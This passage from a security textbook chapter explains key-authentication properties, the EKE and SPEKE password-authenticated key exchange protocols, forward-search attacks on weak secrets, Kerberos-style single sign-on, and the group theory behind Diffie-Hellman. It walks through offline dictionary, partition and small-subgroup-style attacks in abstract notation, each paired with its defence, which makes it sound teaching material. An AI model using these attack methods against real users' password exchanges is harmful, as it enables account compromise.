IMPLICIT AUTHENTICATION, EXPLICIT AUTHENTICATION. If RSA encryption is used for key transfer from Alice to Bob, then Alice knows that Bob is the only party that *can* recover the key—but she does not know whether Bob has actually received it. This is an example of *implicit key authentication*—key establishment whereby the scope of who possibly has key access is narrowed to a specifically identified party, but possession is not confirmed. If Alice has such implicit key-auth, and then receives key-use confirmation, this could have originated from no one but Bob—and is thus explicit evidence that Bob has the key. Implicit key-auth plus key-use confirmation defines *explicit key authentication* (Fig. 4.5). Note that all three of these are properties that a protocol delivers to either one

⁴Preventing later reconstruction is a motivating example for principle P16 (REMNANT-REMOVAL).




Figure 4.5: Key-authentication terminology and properties. Explicit and implicit key authentication are both authenticated key establishment (with, and without, key-use confirmation). Key establishment protocols may or may not provide *entity authentication*.

or both parties, based on the messages received and the information stored locally.

‡STS AUTHENTICATION PROPERTIES. In STS above, A receives the encrypted message (2), decrypts, and verifies B 's digital signature on the two exponentials, checking that these are the properly ordered pair agreeing with that sent in (1). Verification success provides key-use confirmation to A . (We reason from the viewpoint of A ; analogous reasoning provides these properties to B . The reasoning is informal, but gives a sense of how properties might be established rigorously.) The signature in (2) is over a fresh value A just sent in (1); the fresh values actually play dual roles of DH exponentials and random-number TVPs. B 's signature over a fresh value assures A that B is involved in real time. Anyone can sign the pair of exponentials sent cleartext in (1) and (2), so the signature alone doesn't provide implicit key authentication; but the signature is encrypted by the fresh session key K , only a party having chosen one of the two DH private keys can compute K , and we reason that the far-end party knowing K is the same one that did the signing. In essence, B 's signature on the exponentials now delivers implicit key authentication. The earlier-reasoned key-use confirmation combined with this provides explicit key authentication. Overall, STS provides to both parties: key agreement, entity authentication (not fully reasoned here), and explicit key authentication.

‡Exercise (BAN logic). The Burrows-Abadi-Needham *logic of authentication* is a systematic method for manually studying authentication and authenticated key establishment protocols and reasoning about their properties and the goals achieved.

- (a) Summarize the main steps involved in a BAN logic proof (hint: [12]).
- (b) What did BAN analysis of the X.509 authentication protocol find? ([17]; [34, p.510])
- (c) Summarize the ideas used to add reasoning about public-key agreement to BAN [44].
- (d) Summarize the variety of beliefs that parties in authenticated key establishment protocol may have about keys (hint: [9, Ch.2], and for background [34, Ch.12]).

4.5 Password-authenticated key exchange: EKE and SPEKE

Password-authenticated key exchange (PAKE) protocols use passwords to establish authenticated session keys (Fig. 4.6). Since passwords are often *weak secrets* (below, and p.95), these protocols must be carefully designed to resist offline password-guessing attacks. We discuss *EKE* (encrypted key exchange), building up to DH-EKE through several




Figure 4.6: Password-authenticated key exchange (PAKE). If the password is user-entered when the protocol starts, and removed from memory after the protocol, then there is no client-side requirement for secure storage of long-term secrets.

variants, and then briefly an alternative called SPEKE. The objective is not only to present the final protocols, but to gain intuition along the way, including about types of attacks to beware of—and to deliver the message that protocol design is tricky even for experts.⁵

PAKE GOALS AND MOTIVATION. Password-based protocols often convert user-chosen passwords into symmetric keys using a *key derivation function* (KDF, Section 3.2). As noted there, unless care is taken, clever attacks may discover passwords because:

1. protocol data visible to an attacker may allow testing individual password guesses (if it can serve as *verifiable text* analogous to hashes in a stolen password file); and
2. user-chosen passwords are *weak secrets*—a large proportion fall into small and predictable subsets of the full password space (recall Figure 3.2), or sometimes the full space itself is so small that its entirety can be searched; thus a correct guess is often expected within the number of guesses that an attacker is able to execute.

EKE and other PAKE protocols are key establishment protocols that use passwords as the basis for *mutual authentication* of established keys, without explicitly revealing the password to the far end, and aim to resist *offline* guessing attacks even if the passwords are user-chosen (weak). The protocol design must thus assure, among other things, that the protocol data sent “on the wire” contains no verifiable text as noted.

NAIVE KEY MANAGEMENT EXAMPLE. To build towards an understanding of EKE, we first see how simpler protocols fail. Let’s explore how an attack may succeed. Let w be a weak password, and $W = f(w)$ be a symmetric key (e.g., a 128-bit key for AES encryption, derived from w by SHA-3 or any suitable key derivation function). Alice and Bob share (secret, long-term) key W ; as earlier, “ w ” and “ W ” are mnemonic reminders of a weak secret from a user-chosen password. Now for this communication session, Alice generates a random r -bit (symmetric) session key K , encrypts it with W , and sends:

- (1) $A \rightarrow B : C_1 = \{K\}_W$... i.e., C_1 is the symmetric encryption of K under key W
- (2) $A \leftarrow B : C_2 = \{T\}_K$... where text T is a secret formula to be protected

On receiving (1), Bob decrypts with W ; they then share session key K to encrypt T . But an attacker could intercept and record C_1, C_2 , then see whether the following “attack” succeeds, where $\{m\}_{K^{-1}}$ denotes decryption of m with symmetric key K :

⁵This is a specific instance of principle P9 (TIME-TESTED-TOOLS).

1. Do a trial decryption of $C_1 = \{K\}_W$ with candidate key W^* .
Call the resulting candidate session key $K^* = \{\{K\}_W\}_{W^{*-1}}$
2. Use K^* to do a trial decryption of C_2 , calling the result T^* .
3. Examine T^* for recognizable redundancy (e.g., English text, ASCII coded).⁶
If recognizable, conclude that the candidate key (W^*) is correct (i.e., the real W).

VERIFIABLE TEXT. In the above protocol, it is the *verifiable text* that puts the long-term weak secret W at risk. The attack is *passive* (data is observed but no message flows are altered), and *offline* as discussed below. Will the attack succeed in recovering w ?

- Case 1 (w is a long and random string, e.g., 80 to 128 bits): unlikely.
 - Case 2 (w is a user-chosen password, often guessable in under 2^{20} or 2^{30} tries): likely.
- In practice, “dictionaries” of 100,000 words (and variations) are wildly successful.

PASSWORD-GUESSING STRATEGY TERMINOLOGY. The term *dictionary attack* (see also Chapter 3) refers to methods that step through a list of password candidates w^* ordered in decreasing probability (expectation) of success. Here our main interest is *offline* such methods (with no per-guess interaction with a legitimate verifier—thus incorrect guesses go undetected). For a short list, all entries can be tried within a short time; for longer lists, an attacker may hope for an “early success” and quit at a fixed time limit, to move on to different target accounts. The lists may be explicitly stored or dynamically enumerated. A method may use full pre-computed tables (e.g., of password hashes per Chapter 3), partial tables (as in *rainbow tables* with time-memory tradeoff), or none at all. *Online guessing* (dictionary) attacks, the other main approach, require per-guess interaction with a legitimate server. The terms *dictionary attack*, *guessing attack*, *brute-force guessing* and *exhaustive attack* are often ambiguous, unless explained further.

GENERIC-NOTATION EKE. With the above motivation, consider now the following conceptual protocol. A (Alice) and B (Bob) again pre-share a symmetric key W derived from a password w . $\{x\}_W$ will mean symmetric encryption of x under key W , and $E_{e_A}(x)$ denotes asymmetric (think: RSA) encryption of x using A’s public key e_A .

- (1) $A \rightarrow B : A, \{e_A\}_W$... identifier A signals whose shared secret to use
- (2) $A \leftarrow B : \{E_{e_A}(K)\}_W$... for convenience, define $C = E_{e_A}(K)$
- (3) $A \rightarrow B : \{T\}_K$... now use the session key K to encrypt data T

Here, Alice generates a fresh (public, private) key pair (e_A, d_A) then sends (1). Bob decrypts $\{e_A\}_W$ using W , recovering e_A ; generates random symmetric key K ; asymmetrically encrypts K using E_{e_A} , super-encrypts with W , then sends (2). Alice decrypts (2) using first W then d_A , to recover K . Now both Alice and Bob know K , a new session key.

ANALYSIS. What could an eavesdropper deduce on observing $\{e_A\}_W$, $\{E_{e_A}(K)\}_W$, $\{T\}_K$? To test a candidate password guess W^* , he could use W^* to decrypt $\{e_A\}_W$, producing candidate public key e_A^* . Could he then easily verify whether e_A^* is the public key in use? Let’s see. Using the same guess W^* , he can trial-decrypt $\{E_{e_A}(K)\}_W$ to get candidate $C^* = E_{e_A}(K)^*$; but this *appears* to be of little help unless he can easily test whether candidate C^* is the correct C . Since K is also unknown, it seems the attack fails, as he must at the same time (for each W^*) guess candidates K^* to find K such that $\{\{T\}_K\}_{K^{*-1}}$

⁶ASCII’s 7-bit code, commonly stored in 8-bits with top bit 0, enables an ideal test in such an attack.

is recognizable as a correct result. Alternatively: trying to deduce K from candidate $C^* = E_{e_A}(K)^*$ is equivalent to defeating the public-key scheme (which we assume is not possible).

So if e_A is *truly* random, guesses for W^* can't be confirmed.⁷ Apparently no “check-word” is available to test success. The attacker faces simultaneous unknowns W, K ; even if the password is from a small predictable space, neither spaces of K nor e_A are small. (Aside: an attacker could always get “lucky” with a single online guess, which would be verified by protocol success—but EKE aims to stop offline guessing of weak passwords.)

TIGHTENING AUTHENTICATION. We now add messages to provide entity authentication including key-use confirmation of session key K . The time-variant parameters, as part of this, chain protocol messages, addressing common attacks noted in Section 4.2.

- (1) $A \rightarrow B : A, \{e_A\}_W$
- (2) $A \leftarrow B : \{E_{e_A}(K)\}_W, \{r_B\}_K$... r_B is B 's random number for challenge-response
- (3) $A \rightarrow B : \{r_A, r_B\}_K$... B recovers r_A and r_B , aborts if mismatches earlier r_B
- (4) $A \leftarrow B : \{r_A\}_K$... A checks r_A matches; if yes, accepts K as session key

RSA-EKE (FALSE START). The above conceptual version is appealing. Can we instantiate it using RSA (Chapter 2) as the public-key system? This turns out to be tricky. From (1), a guessed password W^* allows deduction of a corresponding candidate e_A^* ; we must ensure that no verifiable text allows an attacker to easily test e_A^* for “validity”. If the RSA public key is $e_A = (e, n)$, how should these be encrypted in (1) so that such an e_A^* recovered using an incorrect password guess appears no different than a random bitstring? This is problematic due to both e and n . Regarding e : valid RSA exponents are odd, but half of trial decryptions e_A^* will yield an even e^* . An attacker could eliminate half the candidates from a dictionary, *and do likewise for each protocol run* if fresh RSA keys are used in each. We call data such as e a *partitioning text* (explained below). This particular case can be addressed by randomly (for 50% of protocol runs) adding 1 to the RSA exponent (the receiving party simply drops the bit if present, knowing the process).

Regarding n : an attacker can attempt to factor a recovered n^* . A genuine RSA modulus n has the uncommon property of being a product of two large primes; most numbers of similar size have many small prime factors that well-known methods find quickly—signaling an invalid RSA modulus, thus an invalid guess W^* . This allows a similar partitioning attack. Rather than pursue these and other *RSA-EKE* implementation challenges further, we instead move on to the more promising DH-EKE—having learned the lesson that in security implementations, there is almost always a devil in the details.

PARTITION ATTACKS. Before moving on, we explain the general idea of a *partition attack*. Suppose a particular data field (*partitioning text*) in a protocol message leaks information allowing a partition of a candidate-password list (dictionary) into two disjoint sets: those still possible, and those eliminated. If the partition is roughly equal size, a dictionary of 2^u entries is cut to 2^{u-1} . If each protocol run randomizes data such that dictionary candidates are randomly redistributed, then observing a second protocol run

⁷You are being led into a trap; a public key randomly and properly selected will not necessarily be the same as a random string (but read on).

reduces the dictionary again by half to 2^{u-2} , and so on logarithmically. How does this compare to verifiable text, such as a password hash? If searching for a weak secret using a dictionary list D , one verifiable text may allow an offline search through D , finding the weak secret if it is among the entries in D . In contrast, a partition attack collects test data from numerous protocol runs, and each narrows a dictionary by some fraction; each involves the same weak secret, randomized differently, to the attacker's benefit. This attack strategy re-appears regularly in crypto-security. We say that each protocol run *leaks* information about the secret being sought.

DH-EKE. As in basic Diffie-Hellman (Section 4.3), we need parameters g, p . A first question is whether it is safe to transmit $\{p\}_W$ in a protocol message. Answer: no. Testing a candidate p^* for primality is easy in practice, even for very large p , so transmitting $\{p\}_W$ would introduce verifiable text against which to test candidate guesses for W . So assume a fixed and known DH prime p and generator g for the multiplicative group of integers mod p .⁸ To add authentication to basic DH (being unauthenticated, it is vulnerable to *middle-person attacks*), the exponentials are encrypted with pre-shared key W :

- (1) $A \rightarrow B : A, \{g^a\}_W$... the key agreement public key g^a is short for $g^a \pmod{p}$
- (2) $A \leftarrow B : \{g^b\}_W$

Each party uses W to recover regular DH exponentials, before executing DH key agreement. Note that DH private keys a and b (unlike an RSA modulus) have no predictable form, being simply non-zero random numbers of sufficient length. The idea is that a middle-person attack is no longer possible because:

- (i) the attacker, not knowing W , cannot recover the DH exponentials; and
- (ii) since a is random, we hope (see Note 1 below) that g^a is also random and leaks no information to guesses W^* for W . We now have a full illustrative version of **DH-EKE**:

- (1) $A \rightarrow B : A, \{g^a\}_W$... symmetrically encrypt g^a under key W
- (2) $A \leftarrow B : \{g^b\}_W, \{r_B\}_K$... r_B is B's random challenge
- (3) $A \rightarrow B : \{r_A, r_B\}_K$... B checks that r_B matches earlier
- (4) $A \leftarrow B : \{r_A\}_K$... A checks that r_A matches earlier

Distinct from the conceptual EKE (above), here each party computes fresh session key K from the result of DH key agreement, rather than B generating and transmitting it to A . This provides *forward secrecy* (Section 4.4). The protocol can be viewed in practical terms as using passwords to encrypt DH exponentials, or abstractly as using a shared weak secret to symmetrically encrypt ephemeral public keys that are essentially random strings.

NOTE 1. The above hope is false. If modulus p has bitlength n , then valid exponentials x (and y) will satisfy $x < p < 2^n$; any candidate W^* that results in a trial-decrypted x (or y) in the range $p \leq x < 2^n$ is verifiably wrong. Thus each observation of a W -encrypted exponential *partitions* the list of dictionary candidates into two disjoint sets, one of which can be discarded. The fraction of remaining candidates that remain contenders, i.e., the fraction yielding a result less than p , is $p/2^n < 1$; thus if t protocol runs are observed, each yielding two exponentials to test on, the fraction of a dictionary that remains eligible is $(p/2^n)^{2t}$. This offline attack is ameliorated by choosing p as close to 2^n as practical; an

⁸Here $p = Rq + 1$ for a suitably large prime q , and thus p is *PH-safe* per Section 4.8.

alternate amelioration is also suggested in the original EKE paper (Section 4.9).

SPEKE. An elegant alternative, *SPEKE* (simple password exponential key exchange) addresses the same problem as DH-EKE, but combines DH exponentials with passwords without using symmetric encryption in the key agreement itself. The final steps for key-use confirmation can be done as in DH-EKE, i.e., the symmetric encryptions in steps (2)-(4) above. For notation here, let w denote the weak secret (password).⁹

- (1) $A \rightarrow B : A, (w^{(p-1)/q})^a$... this is just $f(w)^a$ if we write $f(w) = w^{(p-1)/q}$
- (2) $A \leftarrow B : (w^{(p-1)/q})^b$... and $f(w)^b$

Again exponentiation is mod p (for $p = Rq + 1$, q a large prime). As before, A and B each raise the received value to the power of their own private value; now $K = w^{ab(p-1)/q}$.

Notes: If $R = 2$, then $(p-1)/q = 2$ and the exponentials are w^{2a} and w^{2b} ; such a p is called a *safe prime* (Section 4.8). We can assume the base $w^{(p-1)/q}$ has order q (which as noted, is large).¹⁰ The order of the base bounds the number of resulting values, and small-order bases must be avoided as with basic DH—recall the *small-subgroup attack*. Because an active attacker might manipulate the exchanged exponentials to carry out such an attack, before proceeding to use key K , A and B must implement tests as follows.

- Case: p is a *safe prime*. Check that: $K \neq 0, 1$, or $p - 1 \pmod{p}$.
- Otherwise: do the above check, plus confirm that: $x^q = 1 \pmod{p}$. This confirms x is in the group G_q . Here x denotes the received exponential in (1), (2) respectively.

‡**Example (Flawed SPEKE).** One of SPEKE’s two originally proposed versions had a serious flaw. We explain it here, using a key-use confirmation design yielding a minimal three-message protocol originally proposed for EKE, but adopted by SPEKE.

- (1) $A \rightarrow B : A, g^{wa}$... this is $f(w)^a$ for $f(w) = g^w$; g is chosen to have order q
- (2) $A \leftarrow B : g^{wb}, \{g^{wb}\}_K$... B ’s exponential doubles as a random number
- (3) $A \rightarrow B : \{H(g^{wb})\}_K$... key-use confirmation in (2) and (3)

This version of SPEKE exchanges $f(w)^a$ and $f(w)^b$ where $f(w) = g^w$ and $g = g_q$ generates a subgroup of order q (found per Section 4.8). A sends g^{wa} , resulting in $K = g^{wab}$. For a weak secret w , this version falls to a dictionary attack after an attacker C (Charlie) first initiates a single (failed) protocol run, as follows. After A sends g^{wa} , C responds with g^x (not g^{wb}) for a random x —he need not follow the protocol! A will compute $K = (g^x)^a = g^{xa}$. C receives g^{wa} , and knowing x , can compute $(g^{wa})^x$; he can also make offline guesses of w^* , and knowing q , computes the (mod q) inverse of w^* by solving $z \cdot w^* \equiv 1 \pmod{q}$ for $z = (w^*)^{-1}$. Now for each guess w^* he computes $K^* = g^{wax(w^{*-1})}$; the key point is that for a correct guess w^* , K^* will equal g^{ax} , which is A ’s version of K . Using A ’s key-use confirmation in (3), C independently computes that value using K^* (possible because C also knows the value K is being confirmed on), and a match confirms $w = w^*$; otherwise C moves on to test the next guess for w^* , until success. This attack exploits two errors: failure to anticipate combining a dictionary attack with a one-session active attack, and a key-use confirmation design that provides verifying text.

⁹When w is first processed by a hash function, we use $W = H(w)$; a different SPEKE variation does so.

¹⁰By F7 (Section 4.8), the order is q or 1 (exponentiating by $R = (p-1)/q$ forces it into the order- q group). For it to be 1, q must divide R ; this can be avoided by choice of p , and is ruled out by later checking: $K \neq 1$.

‡**Exercise** (SRP, OKE, J-PAKE). Summarize the technical details of the following password-authenticated key exchange alternatives to EKE and SPEKE.

- (a) SRP, the *Secure Remote Password* protocol. (Hint: [49, 48].)
- (b) OKE, the *Open Key Exchange*. (Hint: [31], but also [32] or [9, Chapter 7].)
- (c) J-PAKE, called *PAKE by Juggling*. (Hint: [22, 23, 21].)

4.6 ‡Weak secrets and forward search in authentication

A *weak secret*, derived from a user-chosen password or short numeric PIN, can be found by an attacker in a feasible amount of time given appropriate circumstances—meaning, such circumstances must be precluded by design, if protocols are to be used with weak secrets in place of strong keys. EKE, SPEKE, and some other authenticated key establishment protocols do attempt to accommodate weak secrets—thus their protocol designs aim to preclude dictionary-type attacks.¹¹ Here we consider some further protocol examples and related *forward search attacks* that must be addressed when using public-key systems with weak secrets. A first example shows that verifiable text need not originate from a password hash file or a key agreement protocol.

Example (*Gong’s SunOS-4.0 public-key system example*). User A has encryption public-private key pair (e_A, d_A) with the private key stored AES-encrypted under a key $W = f(w)$ derived from password w , denoted $\{d_A\}_W$. On login, the system decrypts using W to recover d_A . Its correctness is verified by testing that the recovered d_A (call it d_A^*) is indeed the inverse of e_A as follows: choose a random x , compute $E_{e_A}(x)$, and decrypt with d_A^* to see whether x returns. An attacker can similarly test (offline) password guesses W^* by computing $d_A^* = \{\{d_A\}_W\}_{W^{*-1}}$, choosing any value x , and testing whether $x = D_{d_A^*}(E_{e_A}(x))$. If yes, then very likely $W^* = W$ and $d_A^* = d_A$; false positives are eliminated by trying other x . Thus despite d_A being a strong cryptographic key, the weak secret makes it vulnerable to discovery. The stored values e_A and $\{d_A\}_W$ serve as *verifiable text*.

RECOGNIZABLE FORMATS. The general problem is that testing is possible as a result of recognizable formats. Examples are: a timestamp field for which the recovered value is a plausible timestamp; a field having a verifiable structure (e.g., a URL with dots and a known top-level domain/TLD); a checksum used for message integrity; a known text field (e.g., fixed identifier, server name, service name). For example, with K denoting a symmetric key, suppose an attacker observes $\{(m, n)\}_K$ and that m is *known plaintext*. Guess a K^* for K , compute $\{\{m, n\}_K\}_{K^{*-1}}$ and test whether m is found therein. Yes means K^* is probably correct; no means definitely wrong.

FORWARD-SEARCH ATTACKS. By definition, public-key systems have publicly available encryption keys. This raises a vulnerability: directly encrypting a weak secret with a public-key system produces verifiable text. Let $E_{e_A}(x)$ denote public-key encryption of x , a value from a small space S (small number of elements). An attacker can carry out the following *forward search attack*. Compute $E_{e_A}(x)$ for every element x in S . Any value $C = E_{e_A}(w)$ later produced, e.g., in a protocol, can be compared to such values. This

¹¹Failure to do so would violate principle P12 (SUFFICIENT-WORK-FACTOR).

attack is likewise possible if by guessing values w^* , an attacker can derive from protocol data, values serving as verifiable text to compare to forward-search values. Although $E_{e_A}(x)$ encrypts x , the public-key property means it is publicly computable like a one-way hash; thus the similarity to dictionary attacks on protocol data or password hashes.

A standard defense is to insert a field for a sufficiently long random number r , and send $E_{e_A}(r, x)$. The intended recipient recovers r and x (simply throwing away the r , which has served its purpose). A value $r = c$ used in this manner is sometimes called a *confounder* in other contexts, as it confuses or precludes attacks. Note the analogy to password *salting*. More generally, attacks against weak secrets are often stopped by “randomizing” protocol data related to weak secrets, in the sense of removing redundancies, expected values, and recognizable formats or structural properties that may otherwise be exploited.

Example (*Weak secrets in challenge-response authentication*). Consider this protocol to prove knowledge of a weak secret W ; r is a random number; f is a known function.

- (1) $A \rightarrow B : \{r\}_W$... unilateral authentication of B to A
- (2) $A \leftarrow B : \{f(r)\}_W$... use simple $f(r) \neq r$ to prevent reflection attack

Neither (1) nor (2) contains verifiable text alone as r and $f(r)$ are random, but jointly they can be attacked: guess W^* for W , decrypt (1) to recover r^* , compute $f(r^*)$, test equality with (2) decrypted using W^* . The attack is stopped by using two unrelated keys:

- (1') $A \rightarrow B : \{r\}_{K_1}$
- (2') $A \leftarrow B : \{f(r)\}_{K_2}$

In this case, for fixed r , for *any* guessed K_1 , we expect a K_2 exists such that $\{r\}_{K_1} = \{f(r)\}_{K_2}$ so an attacker cannot easily confirm correct guesses. Rather than ask users to remember two distinct passwords (yielding $K_1 = W_1, K_2 = W$), consider these changes. Choose a public-private key pair (for B). The public key replaces the functionality of K_1 ; the private key stays on B 's computer. A sufficiently large random number c_A is also used as a *confounder* to preclude a *forward search attack*. To illustrate confounders, we artificially constrain f to the trivially-inverted function $f(r) = r + 1$ (although our present problem is more easily solved by a one-way hash function¹²):

- (1) $A \rightarrow B : E_{K_1}(c_A, r)$... K_1 is the encryption public key of user B ; A is the server
- (2) $A \leftarrow B : \{f(r)\}_W$... B proves knowledge of password-derived key $W = K_2$

This stops the guessing attack, since to recover r from (1) for a test, an attacker would need to guess either (i) W as well as the private key related to K_1 ; or (ii) both W and c_A .

Exercise (Protocol analysis). These questions relate to the example above.

(a) List the precise steps in attack alternatives (i) and (ii), and with concrete examples of plausible search space sizes, confirm that the attacks take more than a feasible time.

(b) Explain, specifying precise attack steps, how an active attacker can still learn W .

Hint: consider an attacker A' sending the first message to B , and note that A' knows r .

Example (*Forward search: authentication-only protocol*). As a final example of disrupting forward search, this unilateral authentication protocol proves that user A knows a weak secret $W_A = H(w)$ computed on user-entry of A 's numeric PIN w . A 's device contains no keying material other than the bank's public key e_S .

¹²This is noted and discussed further by Gong [19].

- (1) $A \leftarrow S : r_S$... random challenge from server S
 (2) $A \rightarrow S : E_{e_S}\{A, c_A, \{r_S\}_{W_A}\}$... confounder c_A ; encryption public key e_S of S

Receiving (2), S decrypts, uses identifier A to retrieve the shared secret W_A , and uses that to recover r_S to compare to the challenge in (1). If c_A is removed, an eavesdropper knowing A can compute $E_{e_S}\{A, \{r_S\}_{W_A^*}\}$ for guesses W_A^* , and compare to the value seen in (2).

4.7 \ddagger Single sign-on (SSO) and federated identity systems

A *single sign-on* (SSO) system is an architecture allowing a user to authenticate once at the beginning of a session or shift, and then without re-authenticating separately for each, access a set of services or resources from *service providers* (SPs, also called *relying parties*, RPs). Thus users manage only one credential, e.g., a master userid-password pair or hardware token. The process involves third parties called *identity providers* (IdPs), which access credentials or create *authenticators* (data tokens) from the initial authentication for later identity representations. Administratively, SSO systems allow centralized account provisioning, management, and retraction of access privileges on employee termination. A downside is concentrated risk:¹³ a single attack compromises many resources, and loss of a master credential denies access to many resources. In a *single credential system*, users similarly have one master credential, but must explicitly log in to each service with it.

TYPES OF SSO SYSTEMS. Different types of SSO systems are classified based on design architecture and application scenarios. We note three popular categories.

1. *Credential manager* (CM) systems including *password managers* (Chapter 3). These manage, on behalf of users, SP-specific credentials (passwords or crypto keys), usually encrypted under a key derived from the master credential (e.g., user password, or hardware token storing a crypto key). Individuals wishing to simplify their own password management may resort to password managers.
2. *Enterprise SSO* systems. These allow users to access resources controlled by a single administrative domain, and typically serve a *closed community* such as a corporate or government organization aiming to simplify life for employees. The Kerberos system (below) has long been popular in universities and Windows-based systems.
3. *Federated identity* (FI) systems. These support authentication across distinct administrative domains, and often serve non-enterprise or *open communities*, including web sites (SPs) seeking to lower registration barriers for new users. These are also called *web SSO* systems when user agents are browsers, although enterprise SSO systems also commonly use browser-based interfaces.

FEDERATED IDENTITY SYSTEMS. The design of FI systems specifies protocols for user identity registration, user-to-IdP authentication, IdP-to-SP authentication, and who controls the *name space* of user identities. An additional party, the *federation operator*, sets administrative and security policies; how these are enforced depends on the parties

¹³This is analogous to risks, and related principles, associated with password managers in Chapter 3.

involved. (In enterprise SSO systems, internal information technology staff and management are responsible.) Each user registers with an IdP, and on later requesting a service from an RP/SP, the user (browser) is redirected to authenticate to their IdP, and upon successful authentication, an IdP-created authentication token is conveyed to the RP (again by browser redirects). Thus IdPs must be recognized by (have security relationships with) the RPs their users wish to interact with, often in multiple administrative domains. User-to-IdP authentication may be by the user authenticating to a remote IdP over the web by suitable user authentication means, or to a local IdP hosted on their personal device.

KERBEROS PROTOCOL (PASSWORD-BASED VERSION). The simplified Kerberos protocol below provides mutual entity authentication and authenticated key establishment between a client A and a server B offering a service. It uses symmetric-key transport. A trusted KDC T arranges key management. The name associates A , B and T with the three heads of the dog *Kerberos* in Greek mythology. A and B share no secrets *a priori*, but from a registration phase each shares with T a symmetric key, denoted k_{AT} and k_{BT} , typically password-derived. (Protocol security then relies in part on the properties of passwords.)

A gets from T a *ticket* of information encrypted for B including an A-B session key k_S , A 's identity, and a lifetime L (an end time constraining the ticket's validity); copies of k_S and L are also separately encrypted for A . The ticket and additional *authenticator* $auth_A$ sent by A in (3), if they verify correctly, authenticate A to B :

- (1) $A \rightarrow T: A, B, n_A$... n_A is a nonce from A
- (2) $A \leftarrow T: tick_B, \{k_S, n_A, L, B\}_{k_{AT}}$... $tick_B = \{k_S, A, L\}_{k_{BT}}$ is for forwarding to B
- (3) $A \rightarrow B: tick_B, auth_A$... $auth_A = \{A, t_A, k_A\}_{k_S}$, t_A is time from A 's clock
- (4) $A \leftarrow B: \{t_A, k_B\}_{k_S}$... A checks that t_A matches the value from (3)

On receiving (2), A recovers parameters k_S, n_A, L and B (cross-checking that the identifiers B in (1) and (2) match, that the nonces match, and saving L for reference). The $auth_A$ received by B in (3) reveals whether A knows k_S ; B recovers parameters from $tick_B$ including k_S , uses it to recover the contents of $auth_A$, and checks that the identifiers match, that t_A is valid per B 's timestamp policy, and that B 's local time is within lifetime L . Message (4) allows entity authentication of B to A , as a matching t_A indicates that B knows k_S . The secondary keys k_A and k_B created by A and B are available for other purposes (e.g., a one-way function $f(k_A, k_B)$ may serve as a new session key independent of k_S). The use of timestamps creates the requirement of (secure) synchronized timeclocks.

TICKET GRANTING TICKETS. The above version gives the basic idea of Kerberos. In some Kerberos-based authentication services, before getting service tickets such as $tick_B$, an end-user A must get an initial (time-limited) *ticket granting ticket* (TGT) token upon logging into a primary service account by password authentication or stronger means. The TGT token is used to obtain service tickets from T replacing (1)-(2) above, by a protocol not detailed here. Such a system is more recognizable as an enterprise SSO system, but even in the version above, T facilitates A getting service from B multiple times (within lifetime L), i.e., multiple iterations of (3)-(4) after (1)-(2) once.

4.8 ‡Cyclic groups and subgroup attacks on Diffie-Hellman

‡This section may be skipped by those who did not enjoy mathematics in primary school. The mathematical background herein is helpful for understanding the computations involved in, and security of, Diffie-Hellman key agreement (Section 4.3).

MULTIPLICATIVE GROUPS AND GENERATORS. If p is a prime number, then the non-zero integers modulo p , i.e., the integers 1 to $p - 1$, form a *multiplicative group*. The idea of a group is that combining two group elements using the group operation yields another group element (i.e., another integer in $[1, p - 1]$); the group operation is multiplication followed by taking the remainder after dividing by p (the *modulus*), which is what “*mod p*” means. If p is prime, a *generator* g always exists such that $g^i \pmod{p}$ for $i = 1, 2, \dots$ generates all group elements, i.e., $g^1, g^2, g^3, \dots, g^{p-1} \pmod{p}$ is some re-ordering of the integers 1 to $p - 1$. Note $g^p = g^1 \cdot g^{p-1}$, and $g^{p-1} = 1$ and the cycle begins again. Mathematicians use the fancy name \mathbb{Z}_p^* for this algebraic structure; \mathbb{Z} denotes integers, p for prime, and asterisk for multiplicative group (0 removed). Don’t worry—damage to young minds from exposure to this notation is likely short-term only.

Example (*Multiplicative group of integers mod 11*). For $p = 11$ and $g = 2$, the integers 1 to $10 = p - 1$ form a (cyclic) multiplicative group \mathbb{Z}_{11}^* . Computing $g^i \pmod{p}$, $i \geq 1$ yields $2, 4, 8, 5, 10, 9, 7, 3, 6, 1$. Thus $g = 2$ generates all 10 elements and is a generator.

ORDER OF MULTIPLICATIVE GROUP, AND SUBGROUPS. An alternate view of \mathbb{Z}_p^* is as a *cyclic group* G_n ; G is for group, n is the number of elements. Since \mathbb{Z}_p^* is a multiplicative group with $p - 1$ elements, we can view it abstractly as G_{p-1} . For p prime, G_{p-1} is cyclic. We define the *order* of each element b to be the number of distinct elements its powers b^i generate; or equivalently, the smallest positive j such that $b^j \equiv 1 \pmod{p}$. A *generator* generates all elements in the group. Thus a generator for G_t has order t . Every element of a cyclic group generates a cyclic *subgroup*—either the full group, or a smaller one. An example is given further below.

GENERATORS, ORDERS OF ELEMENTS, OTHER FACTS. We collect several further facts for use related to Diffie-Hellman security and subgroup attacks (Section 4.3). These can be formally established fairly easily; by playing around with small examples such as \mathbb{Z}_{11}^* with your morning coffee, you can confirm most of them—but our aim is to use them as tools, not to prove them. Below, $\phi(n)$ is the number of integers from 1 to n whose greatest common divisor with n is 1, e.g., $\phi(9) = 6$ as $i = 1, 2, 4, 5, 7, 8$ have $\gcd(i, 9) = 1$.

These facts for cyclic groups G_n apply to the cyclic group $\mathbb{Z}_p^* = G_{p-1}$. Commonly, $p = Rq + 1$ is the notation used for mod p Diffie-Hellman, yielding a subgroup G_q having q elements (q is a prime here). You may find it helpful to take your pencil and paper, and work through each of these facts F1–F7 using the example of Table 4.2 (page 116).

